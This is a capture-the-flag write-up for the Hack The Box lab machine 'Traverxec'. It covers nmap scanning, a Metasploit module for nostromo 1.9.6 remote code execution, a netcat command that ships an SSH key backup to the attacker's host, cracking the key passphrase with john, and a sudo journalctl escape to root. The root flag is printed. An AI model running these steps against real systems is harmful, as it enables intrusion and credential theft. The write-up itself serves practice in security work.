traverxec

in this machine we find that web server vulnerable to rce exploit so this how we got initial access

search into conf files found that there path can be accessed in user and have backup file by decompress the file found that there id_rsa file so we use ssh2john and get passpharse found an script that run journalctl with sudo so going to gtfobins and use sudo method we got root


lets first enumerate the machine

```
┌──(root㉿meow)-[~/htb/Traverxec]
└─# nmap 10.129.154.44 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-22 09:50 EDT
Stats: 0:01:59 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 19.20% done; ETC: 10:00 (0:08:17 remaining)
Stats: 0:02:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.55% done; ETC: 10:02 (0:09:52 remaining)
Stats: 0:02:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.65% done; ETC: 10:02 (0:09:56 remaining)
Stats: 0:02:37 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.75% done; ETC: 10:02 (0:09:56 remaining)
Stats: 0:02:39 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 20.85% done; ETC: 10:03 (0:10:00 remaining)
Nmap scan report for 10.129.154.44
Host is up (0.16s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.37 seconds
```

we found another web server so by search we found that it have an rce exploit so this how we can gain access

so i used msfconsole module to get into and do reverse shell to get reliable shell
`multi/http/nostromo_code_exec`



then search in web server directory for creds found .htpasswd file have the name and hash and try crack it and log with it but can't log with this


but fine another file in conf directory said that there homedirs_public so i except that the directory in user and yes the user have the directory

and when change directory found compress file so transfer it to our machine and try decompress

`cat backup-ssh-identity-files.tgz | nc 10.10.14.42 9010` in machine

`nc -nvlp 9010 > back.tgz` in host

`tar -zxvf back.tgz`



now we can get passpharse by john and get into machine

```
┌──(root㉿meow)-[~/…/Traverxec/home/david/.ssh]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
1g 0:00:00:00 DONE (2023-07-22 10:56) 100.0g/s 16000p/s 16000c/s 16000C/s carolina..d
avid
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
┌──(root㉿meow)-[~/…/Traverxec/home/david/.ssh]
└─# ssh -i id_rsa david@10.129.154.44
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ ls
bin  public_www  user.txt
```

in bin file script that have binary run with sudo so by get the binary and go to gtfobins we got root

https://gtfobins.github.io/gtfobins/journalctl/#sudo

```
david@traverxec:~$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sat 2023-07-22 13:23:49 EDT, end at Sat 2023-07-22 13:25:48 EDT. --
Jul 22 13:23:51 traverxec systemd[1]: Starting nostromo nhttpd server...
Jul 22 13:23:51 traverxec systemd[1]: nostromo.service: Can't open PID file /var/nostromo/logs/nhttpd.pid (yet?) afte
Jul 22 13:23:51 traverxec nhttpd[755]: started
Jul 22 13:23:51 traverxec nhttpd[755]: max. file descriptors = 1040 (cur) / 1040 (max)
Jul 22 13:23:51 traverxec systemd[1]: Started nostromo nhttpd server.
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
```

```
# cd /root
# ls
nostromo_1.9.6-1.deb  root.txt
# cat root.txt
171d57a928def1299c99954658780a9a
#
```

reference for nostromo home page

https://book.dragonsploit.com/web-application-testing/nostromo

thanks for reading ^-^